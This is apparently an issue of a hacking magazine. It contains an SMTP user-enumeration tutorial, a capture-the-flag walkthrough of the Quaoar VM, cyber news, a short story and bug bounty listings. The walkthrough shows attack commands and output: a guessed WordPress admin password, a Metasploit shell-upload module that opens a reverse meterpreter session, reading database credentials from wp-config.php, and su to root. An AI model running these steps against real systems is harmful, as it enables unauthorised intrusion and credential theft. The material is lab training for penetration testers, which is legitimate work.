Nmap scan report for 192.168.91.130
Host is up (0.0014s latency).
PORT   STATE SERVICE
25/tcp open  smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
MAC Address: 00:0C:29:5A:1A:3A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.83 seconds
root@kali:~#
```

There is another tool in the arsenal of Kali Linux which is built specifically for SMTP enumeration. Its called smtp-user-enum. More about this tool is given in the NOT JUST ANOTHER TOOL section of this issue.

Here let me test if a user called "root" exists on the target system as shown below.

```
root@kali:~# smtp-user-enum -M VRFY -u root -t 192.168.91.130
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Thu Apr  6 00:56:01 2017 #########
192.168.91.130: root exists
######## Scan completed at Thu Apr  6 00:56:01 2017 #########
1 results.

1 queries in 1 seconds (1.0 queries / sec)
root@kali:~#
```

Since user "root" exists, I'm assuming other users like "msfadmin" and "user" also exist.

While performing SMB enumeration, we created a wordlist which can be users on the target system. Now let's enumerate if all the users in that wordlists exist. It can be done as shown below.

```
root@kali:~# smtp-user-enum -M VRFY -U /root/Desktop/pass.txt -t 192.168.91.130
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /root/Desktop/pass.txt
Target count ............. 1
Username count ........... 25
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Thu Apr  6 00:56:45 2017 #########
192.168.91.130: games exists
192.168.91.130: nobody exists
192.168.91.130: bind exists
192.168.91.130: proxy exists
192.168.91.130: syslog exists
192.168.91.130: user exists
192.168.91.130: www-data exists
192.168.91.130: www-data exists
192.168.91.130: root exists
192.168.91.130: news exists
192.168.91.130: postgres exists
192.168.91.130: bin exists
192.168.91.130: mail exists
192.168.91.130: distccd exists
192.168.91.130: proftpd exists
192.168.91.130: dhcp exists
192.168.91.130: daemon exists
192.168.91.130: man exists
192.168.91.130: lp exists
192.168.91.130: sshd exists
192.168.91.130: mysql exists
192.168.91.130: libuuid exists
192.168.91.130: gnats exists
192.168.91.130: backup exists
192.168.91.130: msfadmin exists
######## Scan completed at Thu Apr  6 00:56:45 2017 #########
24 results.

25 queries in 1 seconds (25.0 queries / sec)
root@kali:~#
```

All the users we got during SMB enumeration exist. Thats' good.

In this case, we already have the wordlist of usernames (we got during SMB enumeration). What if we don't have the exact wordlist. We can use different wordlists present in Kali Linux. These wordlists are present in /usr/share/dirb directory.

***What We Achieved:***
***We got some usernames which may be useful to us while exploiting the system in future.***
***All these usernames have a recipient email address to them.***

**Send all your queries regarding hacking to qa@hackercool.com**

## HACKFEST 2016 : QUAOAR

# CAPTURE THE FLAG

CTF contests or Capture the Flag contests provide us a realistic and challenging scenario to learn hacking.


In this issue, we took up the challenge of Quaoar VM created for HACKFEST 2016.The author of this VM is Viper. The goal of this ctf is given below according to the author.

Goals: This machine is intended to be doable by someone who is interested in learning com -puter security. There are 3 flags on this mach -ine.


1. Get a shell
2. Get root access
3. There is a post exploitation flag on the box.

The author has also given a list of tools which can be useful in owning this machine. T -hey are nmap,dirb,dirbuster, BurpSmartBust-er,nikto,wpscan,hydra, Your Brain,Coffee and Google.

I have every tool except my brain. Ok, it's ti-me to capture some flags. This is how the VM looks after installation in Vmware.





As always my attacker machine is Kali Linux. First thing I'm gonna do is listen to the author's words and perform a verbose scan with nm-ap as shown above. This didn't give me any interesting info except some banners and that it was running a web server.




I researched on all the banners to find ou -t if there are any vulnerable services but they return me nothing.

It's time to visit the website. I open the bro -wser and the site looks like this.




Nothing interesting here except a welcome m -essage. Out of curiosity, I googled as to what exactly is Quaoar. It is a planetoid beyond Plu -to's orbit in the solar system. Its discovery in 2002 led to the classification of Pluto as a "dw -arf planet."

That's a nice bit of info I didn't know abou -t. Thanks author. But still that doesn't help m-e with the challenge. I click on the hyperlink te -xt shown above and I get this.


It's just an image showing "hack the planet". Maybe this is a reference to the film hackers. or may be the TV show.

Next I try to find out the admin page of the website by guessing different names but none

of them worked.



It's time to bring the noisy web server scanner, Nikto.

```
root@kali:~# nikto -h 192.168.91.129
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.91.129
+ Target Hostname:    192.168.91.129
+ Target Port:        80
+ Start Time:         2017-04-03 07:47:42 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, inode: 133975, size:
100, mtime: Mon Oct 24 00:00:10 2016
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
100, mtime: Mon Oct 24 00:00:10 2016
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3
+ Entry '/wordpress/' in robots.txt returned a non-forbidden or redirect HTTP co
de (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.12). Apac
he 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to e
asily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d1
5. The following alternatives for 'index' were found: index.html
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wordpress/: A Wordpress installation was found.
+ 8348 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2017-04-03 07:48:15 (GMT-4) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

I found some interesting info from the Nikto scan : our target is having two entries in robots.txt and there is a Wordpress installation on this server.


I decided to check the robots.txt file first. It had nothing that can help me.


I decided to check the wordpress website.It is a simple webpage as shown below.





I clicked on the Login link available on the website and got to the login page. Since the author suggested Hydra tool, I suppose we have to brute force the password but I am not a big fan of password crackers.

I decided to try to crack the password by password guessing method. So I tried with "admin" username and "password" password. first.




It didn't work but we got some info. We got one thing right. The username is "admin". We just need to find the password.

In my experience, I have seen that many of the users use the username only as password, so I decided to give it a try.




Voila,it worked.We got access to the website

The website is using the username and password as "admin" only.

Next, it's time we got a meterpreter shell. I thought of creating a payload with msfvenom and copying the contents into editor page of the wordpress website as I did during solving Mr.Robot CTF in Hackercool Nov 2016 issue.

But I decided to show another way of getting the meterpreter shell. Metasploit has shell upload exploit as shown below. Using this exploit we can upload a shell into the wordpress website if we have creadentials (which we already have).

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate
with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       The base path to the wordpress applicat
ion
   USERNAME                    yes       The WordPress username to authenticate
with
   VHOST                       no        HTTP server virtual host


Exploit target:
```

Set the required options as shown below. We need to set the target IP address, wordpress username, password and the directory where wordpress is installed.

```
msf exploit(wp_admin_shell_upload) > set rhost 192.168.91.129
rhost => 192.168.91.129
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf exploit(wp_admin_shell_upload) > set username admin
username => admin
msf exploit(wp_admin_shell_upload) > set password admin
password => admin
msf exploit(wp_admin_shell_upload) >
```

When all the options are set, execute the exploit by typing command "run". On doing this, I got the meterpreter shell as shown below.

```
msf exploit(wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.91.128:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/plXWhoPmhm/ZekLGvHsOa
.php...
[*] Sending stage (33721 bytes) to 192.168.91.129
[*] Meterpreter session 1 opened (192.168.91.128:4444 -> 192.168.91.129:42742) a
t 2017-04-03 09:24:57 -0400
[+] Deleted ZekLGvHsOa.php
[+] Deleted plXWhoPmhm.php

meterpreter >
```

As expected, I have the www-data privileges which are the privileges given to a basic website user.

```
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer    : Quaoar
OS          : Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:
09 UTC 2012 i686
Meterpreter : php/linux
meterpreter >
```

Next, lets search for the flags. For this I need to get shell. It can be done as shown below.

```
meterpreter > shell
Process 2030 created.
Channel 0 created.
echo echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
www-data@Quaoar:/var/www/wordpress/wp-content/plugins/plXWhoPmhm$
```

I did some directory browsing and found my first flag in the home/wpadmin directory. The next flag is obviously in the root directory but I don't have privileges to open it. So I need to get root first. After a lot of directory browsing, I decided to check the wordpress directory.

```
www-data@Quaoar:/$ cd var
cd var
www-data@Quaoar:/var$ ls
ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
www-data@Quaoar:/var$ cd www
cd www
www-data@Quaoar:/var/www$ ls
ls
CHANGELOG                       hack-planet-high-definition-mobile.jpg
COPYING                         hacker-manifesto-ethical.jpg
Hack_The_Planet.jpg             hacking.jpg
Hack_The_Planet2.jpg            hsperfdata_tomcat6
Hack_The_Planet3.jpg            index.html
INSTALL                         pososibo-ethical-hacking-hack-fond.jpg
LICENSE                         robots.txt
Quaoar.jpg                      tomcat6-tomcat6-tmp
README.md                       upload
hack-planet-1280-amox-zone.jpg  wordpress
www-data@Quaoar:/var/www$ cd wordpress
cd wordpress
www-data@Quaoar:/var/www/wordpress$
```

The wordpress directory had usual files as shown below.

```
www-data@Quaoar:/var/www/wordpress$ ls
ls
index.php         wp-blog-header.php    wp-cron.php         wp-mail.php
license.txt       wp-comments-post.php  wp-includes         wp-settings.php
readme.html       wp-config-sample.php  wp-links-opml.php   wp-signup.php
wp-activate.php   wp-config.php         wp-load.php         wp-trackback.php
wp-admin          wp-content            wp-login.php        xmlrpc.php
www-data@Quaoar:/var/www/wordpress$ cd wp-admin
cd wp-admin
www-data@Quaoar:/var/www/wordpress/wp-admin$
```

I opened the wordpress configuration file using a text editor and on scrolling down I got the MYSQL username and password.

```
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host
.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this fil
e
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');

/** MySQL hostname */
```

I logged in as root with these credentials and as expected I found the next flag in root directory. All flags captured.

```
www-data@Quaoar:/var/www/wordpress$ su
su
Password: rootpassword!

root@Quaoar:/var/www/wordpress# cd /root
cd /root
root@Quaoar:~# ls
ls
flag.txt  vmware-tools-distrib
root@Quaoar:~# cat flag.txt
cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#
```

# CYBER WAR AROUND THE WORLD

**Pakistan organising workshops to wage cyber war on India:**

Pakistan Government is conducting workshops for its citizens to wage a cyber war on India and to instigate social unrest in Kashmir. It looks very sophisticated strategy to use social media to wage the cyber war on India. It has also made available phone numbers to take some quick notes if the internet connection is slow. The most important message is that you require only a phone and an internet connection to be a part of this cyber war.

**Chinese hackers target UK companies:**

Chinese hacker gang by the name APT10 has been targeting many firms belonging to UK atleast from 2016. The main target of this group happens to be companies close to Chinese strategic interests. It seems the main intention is to get hold of sensitive data. They are using various means like spear phishing and custom malware to achieve this task.

**North Korea is attacking banks worldwide:**

Kaspersky Lab has alleged that North Korea may be responsible for the biggest bank heists in the world. It seems that North Korea is targeting banks to siphon off money from these banks. This money is allegedly being used to fund its nuclear program.

Kaspersky came to this conclusion after investigating into Lazarus hacking group.

**Karim Baratov promises electronics ban if given bail:**

The father of Karim Baratov, the hacker currently imprisoned in Canada on Yahoo hacking charges, has promised to keep an electronics ban on his son if given bail.

In a sworn affidavit filed with the court before the hearing, Baratov said he won't try to use electronic devices if released on bail. He also said his parents are willing to "propose a large sum of money" to secure his release.

**Kenya arrests two hackers affiliated to ISIS**:

Kenya's Anti-Terrorism unit has arrested two suspects linked to ISIS on charges of hacking many Kenyan government websites. The sites these hackers hacked have been kept confidential.

**German military announces formation of Cyber Division :**

German military has announced the formation of cyber division to protect the country from foreign hackers.

German Defence Minister revealed plans to recruit up to 13,500 cyber soldiers in addition to around 500 civilian workers capable of defending the military's electronic intelligence as part of the new Cyber and Information Space Command.

**Dallas emergency sirens hacked:**

Blaring sounds of the 156 emergency sirens of Dallas in unison created panic among the residents of Dallas. Authorities have confirmed that this was a result of hacking and that lack of encryption of the signal transmitted to 156 sirens led to the hack. Earlier authorities thought it was a malfunction.

**Spanish police arrest the kingpin of Kelihos botnet:**

Pyotr Levashov the alleged mastermind and kingpin behind the Kelihos botnet was arrested in Barcelona by Spanish police. Spanish authorities said Levashov was arrested after a joint operation of Spain and USA.

According to U.S. Justice Department, Kelihos botnet, which at times was made up of more than 100,000 compromised computers, sent phony emails advertising counterfeit drugs and work-at-home scams, harvested users' logins and installed malware that intercepted their bank account passwords.

It called Pyotr Levashov "one of the world's most notorious criminal spammers".

**Shadowbrokers dump more NSA hacking tools:**

Shadowbrokers hacking group which was famous for dumping hacking tools used by NSA have released another dump of tools recently. This dump contains exploits Extremeparr and

Ebbisland which will give attackers gain root access remotely on Solaris boxes running ver-sions 6 to 10 on x86 and Sparc architectures.

**Election Commission of India challenges hackers to hack their EVM's:**

Faced with charges that it's electronic voting machines can be hacked to make one party win from the opposition parties, Election Commission of the world's largest democracy has decided to throw an open challenge to hackers to try and hack them.

"From the first week of May, experts, scientists, technocrats can come for a week or 10 days and try to hack the machines," an official source said.

**NASA worried about outer space hacking:**

Hanna-Ruiz the cyber security chief of NASA, America's space agency says her biggest concern is hackers breaching communications between NASA and one of its 65 spacecraft transmitting research data. She said her nightmare is that any state actor or criminal directly hacking a satellite and commandeering it.

NASA reportedly faced 1,484 cyber incidents in the previous year.

**Callisto hacking group targeting Britain's Foreign Office :**

A hacking group known as Callisto group has been targeting the British Foreign Office since last year. Researchers say this is a very well organised hacking group.

F-Secure has said that Callisto Group had, since 2015, attacked "military personnel, government officials, think tanks and journalists" mainly in Eastern Europe and the South Caucasus, as well as in the Ukraine and the UK.

UK's National Cyber Security Centre(NCTC) has said that hackers have used spear phishing to gain access to the network but were not successful in stealing data.

**ShadowBrokers release another NSA dump, this time Windows :**

Just a week after releasing some tools used by NSA to hack Linux computers, ShadowBrokers have released another dump, this time to hack Windows systems.

Many security researchers who have gone through the dump have called this dump a "hacking equivalent of a bomb".

This dump allegedly has many exploits, including zero days to hack all kinds of Windows systems: from server NT, 2000, 2003, 2008 and up to 2012, as well as desktop versions XP, Vista, 7 and Windows 8 as reported by motherboard.

**Did USA hack North Korean missile ?**

The missile recently tested by North Korea exploded just after 4-5 seconds. This failure raised speculations that USA might have hacked the North Korean missile programme. Donald Trump, the American President has warned that America and its friends will be protected from North Korea using any measure. So analysts have speculated that cyber warfare may be one of the ways to do it.

**Son of a Russian Lawmaker sentenced to 27 years in prison:**

Roman Seleznev, aged 32 the son of a Russian lawmaker was sentenced by a U.S. federal court to 27 years in prison. He was found guilty of hacking thousands of point-of-sale computers to steal credit card numbers.

Reports say this hack resullted in a loss of 169 million dollars to US companies. Roman Seleznev was arrested in 2014 from Maldives which the Russian government claimed as illegal.

**Denamrk accuses Russia of hacking it since two years:**

Denmark's ministry of defence alleged that the Russian hacking group has been hacking and harveting information from Danish armed foces.

It said the information is not at all sensitive.

**China trying to hack THAAD missile defense system:**

A US cybersecurity firm has alleged state-sponsored Chinese hackers were trying to infiltrate an organization with connections to a US-built missile system (THAAD) in South Korea. Though the Chinese government denies these allegations, the cyber security firm says it has enough proof that the Chinese hackers tried atleast hacking one point.

THE FIRST ASSIGNMENT

# HACKED - The Beginning

"Yes, It is". I said excitingly in response to a beautiful voice of a girl.

"Hi, This is Samata. Your friend Mrunal gave me your number. I actually forgot my Window -s password and am unable to login. He said you could help" said the girl.

Mrunal was one of my friends who knew I was undertaking a course on hacking. He was one of the type of guys who is born for connecting people. So as soon as this girl had a probl -em, he knew whom to connect to.

I was expecting a call about job. I was disappointed a bit but still I got some work relate-d to my field. I had to take it not for the money but for passion. I enquired her address and fix-ed a time.

Next day, I started on my Black Hawk (the name I gave to my Black Activa). During my course I learnt about password recovery with different softwares like Konboot and Hirenboot. I even got a copy of Konboot which I was carrying with me now. It was a job of a few mins. B-ut still I had a little bit tension.

The job was easy but the problem was about money. Should I take money from her or not. My friend Mrunal's phone tended to be unreachable. While contemplating all this, I reach -ed the destination.

It was a Windows 8 system. As soon as I turned on the system, I started doing what I learnt. I booted into BIOS and changed the primary boot to cd/dvd. I inserted Konboot CD int-o the CD drive and restarted the system.

First time, it took me to the Windows 8 login screen. I thought it was a mistake and res -tarted again. It happened again and again and again. With so many failures, my inherent fea -r of failure was coming out. I started sweating and my hand was shaking a bit.

"Why is it not working?". I began questioning myself. It worked in the labs twice for me. I didn't know what to do? I came with only one means and thats not working. I was getting te-nse a bit. Having nothing else to do, I tried once again and again. The result was same. The girl Samata was looking at me with inquisitive eyes. Her eyes clearly meant.What happened?

I immediately asked her for a glass of water. This failure tensed me. Now I was thinking about escape. As she returned with a glass of water, I told her that this CD is not working and I need another CD which I forgot at home. As she was listening, I told her, I need to come an-other day. She agreed with some disappointment.

As I raced to home on my Black Hawk. I was feeling really stupid and also dejected. My thoughts initially pandered over what she might be thinking about my escape and after some time got fixated on why it was not working. The only reason I could figure out now was that in lab I practised on Windows XP. Here it is Windows 8. Could that be the reason.

As I reached home, the first thing I did was research. As I started research into why kon-boot was failing, I learnt some new things : Secure Boot, UEFI, Konboot versions etc. Oh my God, this was completely different from what I learnt during the course. May be this is what w -e call skills gap.

I practised with a different software and made sure it worked this time. I took two days gap to regain my confidence. Then on a fine day, I went to her house and got her access to her system. Yeah, I succeeded in my First Assignment.

**To Be continued**

# HACKING Q&A

**Q: Are your real time hacking scenarios ha -cks performed by you in real life? -xxxy**

A: Dear xxxy, these hacks are completely fict -ional and only meant to show you how hacke -rs can hack in real time. These are also inten -ded to help would be pentesters in real time.

**Q: hi, this is regarding your article on PDF shaper buffer overflow exploit in Jan 2017 issue. Which versions of Adobe PDF is vul -nerable to this exploit? - noorene**

A: Hey Noorene, you got everything wrong. T-his exploit works on PDF shaper. As told in th-e article, it is a completely different tool from Adobe PDF. This exploit doesn't work on Ado-be PDF.

**Q: Does findmyhash use rainbow tables or brute forcing to crack a hash? -waqar.**

A: Findmyhash connects to the online hash cr -acking websites to crack a hash. Most of the-se online hash crackers use rainbow tables to crack a hash.

**Q: Hi, the article SMB enumeration in Mar 2017 issue in the section Metasploitable tu -torials was very informative and detailed. Hope you will make more articles like that. - Unmesh**

A: Hey Unmesh. Thanks for the compliment. Metasploitable tutorials is exactly made for pe -ople like you. It is a series on hacking a mac-hine which starts from information gathering a -nd ends with owning the machine. Please do not miss it.

**Q: When I download Kali Linux from their website, I don't see any ova file as shown i -n your tutorial? - Jack**

A: Jack, that only means one thing. Your dow-nload is corrupt. Download it once again and tr y.

**Send all your questions regarding hacking to qa@hackercool.com**

# BOUNTIES FOR YOU S

## Nintendo Switch

Nintendo has opened a bug bounty for its 3Ds switch. It has partenered with Hackerone for this bug bounty.

**Vulnerabilities they are looking for :** Privile-ge escalation from userland, Kernel takeover and ARM® TrustZone® takeover.

**Reward :** Start from 100$ and can reach upto 20,000$ depending on the information of vuln-erability you give them.

## Intel

Intel has finally joined the bug bounty progra-m and is ready to give lucrative bounties for the researchers. Their products like Intel Soft-ware, Firmware, and Hardware are in scope.

**Vulnerabilities they are looking for :** They have not specified any vulnerabilities but they have said that the harder the vulnerability to mitigate, the more they will pay.

**Reward :**

| Severity | Software | Firmware | Hardwre |
|---|---|---|---|
| Critical | $7,500 | $10,000 | $30,000 |
| High | $2,500 | $5,000 | $10,000 |
| Medium | $1,000 | $1,500 | $2,000 |
| Low | $500 | $500 | $1,000 |

## Microsoft

Microsoft has announced a new bug bounty program for security vulnerabilities found in Mi -crosoft Office Insider slow build shipping on t -he latest, fully patched version of Windows. This program will run from Mar 15 2017 to June 15 2017. The vulnerability is only valid if the Windows Desktop is fully patched and the Office Insider is the latest one.

**Vulnerabilities they are looking for :** Privile-ge escalation via Office Protected View sandb -ox escape, Macro execution by bypassing se -curity policies to block Office macros in Word , Excel,PowerPoint and Code execution by by passing Outlook's automatic attachment block policies.

**Reward :** $500 to $15000